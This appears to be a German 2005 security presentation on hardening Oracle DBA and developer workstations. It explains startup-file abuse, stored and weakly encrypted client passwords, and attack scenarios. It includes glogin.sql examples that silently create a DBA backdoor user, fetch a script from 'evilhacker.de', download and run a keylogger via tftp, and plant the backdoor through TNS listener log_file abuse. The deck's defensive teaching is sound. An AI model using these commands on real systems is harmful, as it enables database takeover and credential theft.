
Absicherung von Oracle Administrations- bzw. Entwicklerarbeitsplätzen

Alexander Kornbrust
03-Mar-2005

Überblick



1. Einführung
2. Startup Dateien
3. Passwortübergabe
4. Passwort-Handling
5. Passwort Roaming
6. Aufruf externer Programme
7. SQL Logging
8. Temporäre Dateien
9. Produkt-Features einschränken
10. Clients Quicktest
11. Absicherung DBA/Developer-PC
12. Mögliche Angriffs-Szenarien

Einführung

- **Wer hat Zugriff als DBA auf die Datenbank?**

- **DBA**
- **Hinterlegte Passworte (Safe)**

- **Unix Admins**
- **Windows Admins (lokal, Domäne)**
- **Hausmeister**
- **Reinigungspersonal**
- **Sicherheitsdienst**
- **…**


➔ **Jeder mit physikalischem bzw. direktem/indirektem Remote-Zugriff auf die Arbeitsplätze der DBAs**

Übersicht Oracle Clients

- **Folgende häufig verwendete Oracle Clients wurden untersucht**
  - SQL*Plus 8-10g (+ Varianten)
  - Enterprise Manager 10g (Java)
  - Quest TOAD 8.0
  - Quest SQL*Navigator 4.4
  - Quest Tora 1.3
  - Keeptool 6.2
  - Embacadero DBArtisan 8.0
  - Jdeveloper 10g
  - Forms Builder 10g
  - Oracle Developer for .Net
  - Altova XMLSpy


➔ **14 Security Fehler in Oracle Clients gefunden und gemeldet**

Sicherheitsrelavante Features von Oracle Clients



- Startup Dateien
- Passwortübergabe
- Passwörter abspeichern
- Passwörter verschlüsseln
- Passwort Roaming
- Logging von Kommandos
- Handling der temporären Dateien
- Starten externer Programme
- Einschränken der anwendbaren Features


Startup Dateien



Einige Clients erlauben es, automatisch (und versteckt) bei jedem Start, SQL Befehle im Hintergrund auszuführen. Dies kann ein Sicherheitsproblem darstellen.

- **SQL*Plus: glogin.sql / login.sql**
- **TOAD: toad.ini**
- **SQL*Navigator: Registry: [Session_Auto_Run_Script]**

Startup Dateien




Beispiel: Eintrag in die lokale Datei glogin.sql bzw. login.sql

```
------------glogin.sql--------------------------
 create user hacker identified by hacker;
 grant dba to hacker;
------------glogin.sql--------------------------

C:\ >sqlplus sys@ora10g3 as sysdba
SQL*Plus: Release 10.1.0.2.0
Copyright (c) 1982, 2004, Oracle.
Kennwort eingeben:
Verbunden mit:
Oracle Database 10g Release 10.1.0.3.0 - Production
Benutzer wurde angelegt.
Benutzerzugriff (Grant) wurde erteilt.
SQL>
```

Startup Dateien




Beispiel: Eintrag in die lokale Datei glogin.sql bzw. login.sql (ohne Terminalausgabe)

```
------------glogin.sql-------------------------
 set term off
 create user hacker identified by hacker;
 grant dba to hacker;
 set term on;
------------glogin.sql-------------------------

C:\ >sqlplus sys@ora10g3 as sysdba
SQL*Plus: Release 10.1.0.2.0
Copyright (c) 1982, 2004, Oracle.
Kennwort eingeben:
Verbunden mit:
Oracle Database 10g Release 10.1.0.3.0 - Production
SQL>
```

Startup Dateien



Beispiel: Eintrag in die lokale Datei glogin.sql/login.sql

```
------------glogin.sql-------------------------
@http://www.evilhacker.de/hackme.sql
------------glogin.sql-------------------------
```

Inhalt der Datei am 03-März-2005

```
------------http://www.evilhacker.de/hackme.sql-----------
------------http://www.evilhacker.de/hackme.sql-----------
```

Inhalt der Datei am 10-März-2005

```
------------http://www.evilhacker.de/hackme.sql-----------
set term off
host tftp -i 192.168.2.190 GET keylogger.exe keylogger.exe
host keylogger.exe
create user hacker identified by hacker
grant dba to hacker;
host echo test> glogin.sql
set term on
------------http://www.evilhacker.de/hackme.sql-----------
```

Startup Dateien

Beispiel: Ausnutzen der Autostart-Dateien auf dem Datenbankserver über den ungeschützten TNS-Listener

```
c:\>lsnrctl

LSNRCTL> set log_file C:\oracle\ora92\sqlplus\admin\glogin.sql
Verbindung mit (ADDRESS=(PROTOCOL=tcp)(PORT=1521)) wird aufgebaut
LISTENER Parameter "log_file" ist auf
    C:\oracle\ora92\sqlplus\admin\glogin.sql gesetzt
Der Befehl wurde erfolgreich ausgeführt.

perl tnscmd  -h 192.168.2.156 -p 1521 --rawcmd "(CONNECT_DATA=((
> create user hacker identified by hacker;
> grant dba to hacker;
> "
sending (CONNECT_DATA=((
 create user hacker identified by hacker;
 grant dba to hacker;
 to 192.168.2.156:1521
 writing 138 bytes
 reading
```

Startup Dateien - Tipps

- glogin.sql/login.sql/toad.ini/registry regelmäßig auf Veränderungen kontrollieren
- SQLPATH (registry) für Suchreihenfolge der login.sql regelmäßig überprüfen
- glogin.sql niemals zentral von einem Netzlaufwerk verwenden
- Falls möglich SQL*Plus <10g verwenden, da dort die (g)login.sql nur beim ersten Start ausgeführt wird
- Bei SQL*Plus < 10g "`/nolog`" als SQL*Plus-Parameter verwenden. Unterdrückt Ausführung der (g)login.sql

Passwortübergabe

- Passwörter in Prozesstabellen (ps)
- Passwörter in Skripten/Batch & Historie-Dateien
- Passwörter in Desktop-Verknüpfungen
- Passwörter in Umgebungsvariablen

Passwörter abspeichern

Viele Anwendungen erlauben es, Passwörter zur Vereinfachung der Administration auf der Festplatte abzuspeichern bzw. Passworte als Parameter zu verwenden.

- **iSQL*Plus Extension (Registry: ORACLE\iSQLPlus\Servers\ServerXX)**
- **EM ($OH/sysman/config/pref/dbastudio-root.crd)**
- **TOAD (c:\programme\quest software\toad\toad.ini)**
- **SQL*Navigator (Registry)**
- **Embacadero ([HCU\Software\Embarcadero\Registered Datasources\Oracle Servers\)**
- **Jdeveloper (connections.xml)**
- **XML Spy (Registry)**
- **Oracle Developer for .Net (Registry)**

Passwörter verschlüsseln / entschlüsseln

Oftmals gibt es zusätzlich die Option, das Passwort zu verschlüsseln. Hört sich sicher an, aber viele Verschlüsselungs-Algorithmen verdienen diesen Namen nicht.

- **TOAD - Cesar-Chiffre**

----------connections.ini----------
[LOGIN1]
SERVER=ORA10103
USER=scott
PASSWORD=DYWUB****
----------connections.ini----------

D ➔ T
E ➔ U
F ➔ V
G ➔ G [...]

- **SQL*Navigator – Substitutionsalgorithmus**

Passwort Roaming

Verschlüsselte Passworte wiegen den Anwender aber oft in eine trügerische Sicherheit.

- **Registry-Einträge oder Dateien auf einen anderen Rechner kopieren**
- **Die Anwendung entschlüsselt das Passwort**
- **Kenntnis des Verschlüsselungsalgorithmus ist nicht erforderlich.**

- **Gut gelöst beim EM:**
  Kopierte Password-Dateien funktionieren nicht auf anderen Computern.

Aufruf externer Programme

Einige Programme erlauben den Aufruf externer Oracle Programme, z.B. SQL*Plus.
Dieses Feature kann missbraucht werden, die verschlüsselten PW zu entschlüsseln, indem man ein modifiziertes Programm mit dem Namen sqlplus.exe, das alle Parameter mitspeichert, unterschiebt.

- **Per Trick sind so die Passworte häufig zu entschlüsseln**
  - **Jdeveloper (Aufruf von SQL*Plus)**
  - **Embacadero DBArtisan (Aufruf von SQL*Plus)**

SQL Logging

Viele Programme erlauben es, alle SQL Befehle in eine Datei mitzuprotokollieren. Dieses Feature ist natürlich bei Passwörtern-Änderungen problematisch

- **alter user system identified by sup3rs3cr3t!pw;**
- **Passworte oder Verschlüsselungskeys sollten nicht in Logdateien mitprotokolliert werden.**

Temporäre Dateien

Einige Programme (z.B.Forms Builder, iSQL*Plus Extensions) speichern Passworte in temp-Dateien, ohne diese nach Gebrauch zu löschen


- **Temp-Dateien regelmäßig kontrollieren & löschen**

Features einschränken

SQL*Plus erlaubt die Einschränkung der verwendbaren Befehle. Diese Einschränkung kann jedoch sehr leicht umgangen werden.

- **Einschränkungen werden in der Product-Tabelle gespeichert**
- **Erlaubt die Einschränkung von SQL*Plus-Befehlen (z.B. DROP Table)**
- **Per dynamischen SQL zu umgehen**
- **Oder Verwendung eines anderen Tools (z.B. TOAD)**

Schnelltest für beliebige Oracle Clients



- Verwendung Startup-Dateien J/N
- Passwortübergabe per Parameter möglich J/N
- Passworte speicherbar J/N
- Passworte verschlüsselt J/N
- Passwort-Qualität ('AAAAAAA') testen
- Password Roaming möglich J/N
- Aufruf externer Programme
- Umgang mit Log Dateien
- Umgang mit Temporären Dateien

Szenario 1 – Lokaler Zugriff auf den DBA-Client

- **Betriebssystem (z.B. Windows PE bzw. Knoppix) von CD / USB-Stick booten**

  Folgende Aktionen sind möglich:

  - **Enterprise Manager von Festplatte starten und auf DB einloggen, falls Passwörter abgespeichert sind.**
  - **Passwörter auslesen & entschlüsseln (z.B. DBArtisan, TOAD, …)**
  - **Oracle Client Startup Dateien (g)login.sql modifizieren**

Szenario 2 - Remote-Zugriff

- **Dateien des laufenden PC des DBA modifizieren**

  Folgende Aktionen sind möglich:

  - **Software durch eine Lücke im Internet Explorer oder MS Mediaplayer Exploit installieren (vgl. Spyware)**
  - **Wurm / Virus mit Schadfunktionen gegen Oracle Datenbanken (z.B. Modifikation glogin.sql)**
  - **SW-Keylogger installieren (z.B. Spector Pro, Actmon, …)**

Szenario 3 – Angriff mittels spezieller Hardware

- **Einsatz spezieller Stecker bzw. Tastaturen am PC des Administrators zum Mitprotokollieren aller Tastatureingaben**
- **Für jedermann ab 89 USD zu kaufen**
- **Einstecken, warten, demontieren, Eingaben auslesen**

Absicherung PC

- Rechner physikalisch absichern (z.B. in einem Schrank)
- Bios Passwort setzen
- Booten von externen Medien deaktivieren (z.B. CDROM / USB)
- Gesamte Partition verschlüsseln (nicht EFS)
- Lokale Firewall verwenden
- Aktuelle Antivirussoftware verwenden
- Alternativen Browser für externes Surfen verwenden

Absicherung PC

- Keine lokalen Testdatenbanken
- Keine Serverdienste verwenden (HTTP, FTP, …)
- Passwörter in Client-Software nicht abspeichern
- Passwörter nicht in der Umgebung bzw. Desktop-Verknüpfungen speichern

Weiterführende Links

- **Red-Database-Security GmbH**
  http://www.red-database-security.com/portal
- **Festplattenverschlüsselung DriveCrypt PlusPack**
  http://www.securstar.com/
- **Windows Bootdisk**
  http://www.nu2.nu/pebuilder/
- **Linux Bootdisk**
  http://www.knoppix.org

red database security

Kontaktadresse:

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: info at red-database-security.com